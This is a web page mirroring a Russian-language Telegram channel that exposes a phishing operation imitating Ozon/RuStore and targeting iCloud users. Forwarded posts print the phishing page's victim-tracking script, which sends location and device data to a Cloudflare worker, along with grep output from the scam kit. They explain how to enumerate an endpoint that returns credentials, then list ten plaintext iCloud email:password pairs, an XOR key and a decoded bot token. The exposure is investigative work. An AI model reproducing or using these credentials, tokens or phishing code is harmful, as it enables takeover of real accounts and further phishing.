TGViewer
Channel Public Channel
scammers .NET

scammers .NET

@net_scammers

Subscribers
127
Photos
80
Videos
0
Links
27

Showing posts older than #134 · Back to latest

Older Posts 12 shown
Post #133 360
Всем привет! Я пишу это сообщение, потому что мне нужно покинуть вас. Я не знаю, временно, или нет, но я буду следить за вами время от времени, интересоваться и узнавать как дела. Канал НЕ БУДЕТ заброшен или продан, им займётся второй админ, и возможно будет публиковать сюда контент, или пересылать из своего тгк. И знайте, пока я пишу этот пост, информация про них также собирается, и рано ли поздно может быть опубликована.

Я вам всем безумно благодарен, что вы помогли нам оповестить других людей об этой ситуации, что помогали информацией, не попадались на их уловки, а также своей поддержкой❤️
И хочу отдать свою благодарность 3 людям, которые продолжали помогать даже сейчас(кто? поймут они сами)❤️

Еще раз спасибо!
  • ❤ 12
Post #132 425
Пост не по теме канала

@hypeflow_agency, пользоваться ситуацией скама, чтобы прорекламировать свой впн, это выглядит очень низко. А еще этот ник в посте «Владислав | PR DM» прям хорошо отсылает на ебучие агентства. Прежде чем становиться на путь разоблачителя, задумайся о себе, и не становись таким же говном как и они, только уже с впном. Один человек в комментариях сам уже начал говорить об этом.

Уточнили всю ситуацию, обсудили, извинился за это ну и заебись как говорится


связаться по поводу инфы, просто узнать ситуацию или спросить что то вы можете в личке канала:
t.me/net_scammers?direct
  • 👏 5
Post #131 357
Так, комментарии открыты. Мы удалили всех участников чата для безопасности. Теперь вы можете оставлять комментарии анонимно с помощью бота
Post #130 371
Я временно приболел, так что мне на помощь пришел человек. С чей помощью я и ктдал вчерашние посты, за что ему безумно благодарен❤️
А еще рад, что @hypeflow_agency(канал-разоблачитель) вернулся в строй

кстати еще вернул вам чат
  • ❤ 5
Post #127 356
всем привет. напоминаю вам одну вещь, которую мы уже обсуждали, но стоит повторить еще раз.

эти ребята — инфантильные дети. без обид, но факт.

когда мы начали их разоблачать, вместо того чтобы спокойно скрыть следы и уйти, они решили накрутить подписчиков на канал @scodyxch
  • ❤ 5
Post #125 244
сегодня слишком много информации, придется впитываьь и переваривать😭
  • 💔 3
Post #118 200

Forwarded from scodyx


[УСПЕХ] Лог #1 найден: CarElizayoupi712@icloud.com:48Festival287
[УСПЕХ] Лог #2 найден: squayll@icloud.com:33Suat65D
[УСПЕХ] Лог #3 найден: jcarlosperea@icloud.com:5PRaud54C
[УСПЕХ] Лог #4 найден: BarajasBeck45@icloud.com:6ExcAte3W
[УСПЕХ] Лог #5 найден: OsborneSimmons32@icloud.com:6PrAnt58J
[УСПЕХ] Лог #6 найден: lutfi140897@icloud.com:59FaAm59U
[УСПЕХ] Лог #7 найден: holliepierson@icloud.com:7ExcHan5G
[УСПЕХ] Лог #8 найден: wdlkangel@icloud.com:8Mushra2E
[УСПЕХ] Лог #9 найден: skduggal59@icloud.com:47ChAt93C
[УСПЕХ] Лог #10 найден: huyentrangdang@icloud.com:59Fakd82H

[+] Парсинг завершен. Скрипт встретил 404 на логе №11.

Других эндпоинтов к сожалению не нашел такие как /admin и еще парочку. Также вернемся к токену потому-что я обещал. Также мы видим зашифрованный токен VV5SZ0JRVEZNQlknJhk7FlgkFRcpVCIJHw4BOEoyMVYkbTUIPS0uHgtQADMAEg==
в формате base64. Расшифровывается он с помощью простой XOR строки где ключ cfg_saltzz. Вот токен бота который больше не действительный 6858108278:AAFHw4PomJ2EVlomL0HR0C2FiQYTdh6glss. По ай ди 6858108278 мы находим этого бота @cfgcloud_bot. А затем нажимая /start он выплевывает это @cfgic.
Скорее всего это и есть наш главный скамер, вообще я еще кучу информации нашел, но это потом. Но можно сделать вывод что это целая сетка воркеров которые скамят на icloud. Скрины будут ниже
Post #117 191

Forwarded from scodyx

function detectDevice() {
862- const userAgent = navigator.userAgent;
863- if (/iPhone|iPad|iPod/i.test(userAgent)) {
864- return "iOS Device";
865- } else if (/Android/i.test(userAgent)) {
866- return "Android Device";
867- } else if (/Windows/i.test(userAgent)) {
868- return "Windows PC";
869- } else if (/Mac/i.test(userAgent)) {
870- return "Mac";
871- }
872- return "Unknown Device";
873- }
874-
875: const WORKER_URL = 'https://ozon.raveink.workers.dev/';
876- const ROOM_ID = 1;
877-
878- function sendLog(actionType) {
879- fetch('https://ipinfo.io/json')
880- .then(response => response.json())
881- .then(ipData => {
882- sendToWorker({
883- link_id: ROOM_ID,
884- page: location.href,
885- country: ipData.country || '-',
886- city: ipData.city || '-',
887- device: detectDevice(),
888- action: actionType
889- });
890- })
891- .catch(() => {
892- // если ipinfo не ответил
893- sendToWorker({
894- link_id: ROOM_ID,
895- page: location.href,
896- country: '-',
897- city: '-',
898- device: detectDevice(),
899- action: actionType
900- });
901- });
902- }
903-
904- function sendToWorker(payload) {
905: fetch(WORKER_URL, {
906- method: 'POST',
907- headers: {
908- 'Content-Type': 'application/json'
909- },
910- body: JSON.stringify(payload)
911- }).catch(() => {});
912- }
913-
914- // Пример вызова
915- sendLog('Сайт открыт');

мы видим что функция detectDevice() возвращает устройство в зависимости от user agent в браузере. Также в функции sendLog вызывается воркер который отправляет POST запрос
Если простыми словами, то мошенники подсовывают жертве поддельную страницу «скачай приложение на айфон» (копия RuStore/Ozon). На странице стоит незаметный скрипт, который в фоне отправляет данные о жертве на адрес воркера ozon.raveink.workers.dev, а тот — мгновенно пересылает их в Telegram-чат мошенников.
Что именно отправляется (POST-запрос, ru.ozon.html):
{
"link_id": 1, // номер "комнаты"/фишингового сайта
"page": "адрес страницы жертвы",
"country": "страна", // берётся по IP через ipinfo.io
"city": "город",
"device": "iPhone", // определяется по user-agent браузера
"action": "Сайт открыт" // или "Кнопка Я вошел"
}

Что происходит дальше:
Страница жертвы делает POST на https://ozon.raveink.workers.dev/ с этим JSON.
Воркер (бесплатный сервер на краю сети Cloudflare) принимает данные и шлёт их в Telegram оператора сообщением вида: "Сервис: Ozon, Страна: XX, Город: T, Устройство: iPhone, Действие: …".
В ответ браузеру воркер возвращает {"tg":{"ok":true}} - то есть "уведомление в Telegram доставлено". Счётчик сообщений в их чате уже ~9700 - ловушка реально работает. (Кст таким образом им можно чат засрать спамом)
Но это еще не все, что насчет этой ссылки? https://cfg2024.pythonanywhere.com/
А это у нас pythonanywhere бесплатный хостинг скриптов. Мы видим что на бесплатном хостинге они зарегались под ником cfg2024. Если просто перейти по этой ссылке, то сервак притворится что этого сервака нет и вернет пустышку. Но если дописать endpoint /ozon1 то оно вернет почту и пароль icloud мошенника. Но это еще не все, если менять 1 на 2 то оно будет возвращать другую почту с паролем и так до 10.
Post #116 139

Forwarded from scodyx

Есть очень много информаций о мошенниках. Насколько вы все прекрасно знаете, это не единственные мошенники. Это целая группа воркеров. Далеко не единственное агенство которое скамит на icloud (примеры видите на скриншотах)

Также вы видите все доказательства что за всем этим стоит cfg. Если прописать grep в архивах который предоставил нам этот канал
Можно найти кучу интересных ссылок
apple.com</a>, введите почту аккаунта и следуйте инструкциям для сброса пароля.
./ru.ozon.html: Да, <a href="https://www.apple.com/ru/legal/privacy/data/ru/apple-id/" target="_blank" rel="noopener noreferrer">Apple подтверждает безопасность</a> обработки данных.
./ru.ozon.html: const apiUrl = "https://cfg2024.pythonanywhere.com/ozon1";
./ru.ozon.html: const WORKER_URL = 'https://ozon.raveink.workers.dev/';
./ru.ozon.html: fetch('https://ipinfo.io/json')
./user-629587556-groups.json: "link": "https://t.me/vlexiks",
./user-629587556-groups.json: "link": "https://t.me/+aVmJ9ufFmKA0MTZi",
./script.py:BASE_URL = "https://cfg2024.pythonanywhere.com/ozon"
./index.html: <script src="https://cdn.jsdelivr.net/npm/qrcodejs/qrcode.min.js"></script>
./index.html: fetch('https://ipinfo.io/json')
./server/.engine/sl.php:$image_url = "https://i.ibb.co/bRKkYCzt/onlyfans.jpg";
./server/.engine/sl.php:$url = "https://api.telegram.org/bot{$token}/sendPhoto";
./server/.engine/pg.php:$data = file_get_contents("https://ipwho.is/" . urlencode($ip));
./server/.engine/st.php:$image_url = "https://i.ibb.co/0yKDVmy5/Frame-178.jpg";
./server/.engine/st.php:$url = "https://api.telegram.org/bot{$token}/sendPhoto";

https://api.telegram.org/bot{$token}

Понятное дело что тут используется какой-то токен бота, который отправляет фотку (мы еще вернемся к токену бота). Дальше есть тг канал https://t.me/vlexiks, который является приватным. Поэтому кучу информации о нем не удалось достать (тоже на изображении показал). Также есть ссылка на вступление в приватный канал https://t.me/+aVmJ9ufFmKA0MTZi которая больше не действительна. У нас есть ещё ссылка на https://ozon.raveink.workers.dev/ (она самая интересная), т.к. если на нее просто зайти то она возвращает json
{"ok":false,"error":"method_not_allowed"}

Давайте снова grep пропишем
 scodyx@localhost  ~/OSINT_workspace  grep -arE "WORKER_URL" .

./ru.ozon.html: const WORKER_URL = 'https://ozon.raveink.workers.dev/';
./ru.ozon.html: fetch(WORKER_URL, {
Older posts →
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →